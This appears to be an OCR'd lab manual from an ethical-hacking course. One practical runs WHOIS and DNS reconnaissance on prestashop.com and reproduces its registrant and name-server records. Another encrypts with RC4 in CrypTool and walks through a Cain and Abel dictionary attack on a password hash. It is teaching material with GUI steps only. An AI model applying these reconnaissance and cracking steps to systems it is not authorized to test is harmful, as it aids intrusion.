
PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaisasance.

Using who.is


Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com



Raw Registrar Data

```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```


Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656

Traffic Data

3 Months

Rank	2557	▼ 48
Reach Rank	2819	▲ 1
Page Views Rank	2480	▼ 12
Reach Per Million	458.00	▼ 0.71%
Page Views Per Million	26.59	▲ 0.9%
Page Views Per User	5.16	▲ 2%

1 Months

Rank	2387	▲ 158
Reach Rank	2661	▲ 167
Page Views Rank	2280	▲ 222
Reach Per Million	490.00	▲ 8%
Page Views Per Million	29.00	▲ 10.1%
Page Views Per User	5.32	▲ 2%

7 Days

Rank	2607	▼ 329
Reach Rank	2929	▼ 348
Page Views Rank	2604	▼ 453
Reach Per Million	460.00	▼ 10.67%
Page Views Per Million	26.10	▼ 16.14%
Page Views Per User	5.10	▼ 6.09%

1 Days

Rank	2480	▲ 911
Reach Rank	2777	▲ 877
Page Views Rank	2444	▲ 1414
Reach Per Million	480.00	▲ 30%
Page Views Per Million	27.60	▲ 50%
Page Views Per User	5.20	▲ 20%

Subdomains

	Reach	Page Views	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V[illegible]lizy, A8, FR


SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	**domaines**@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords




Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



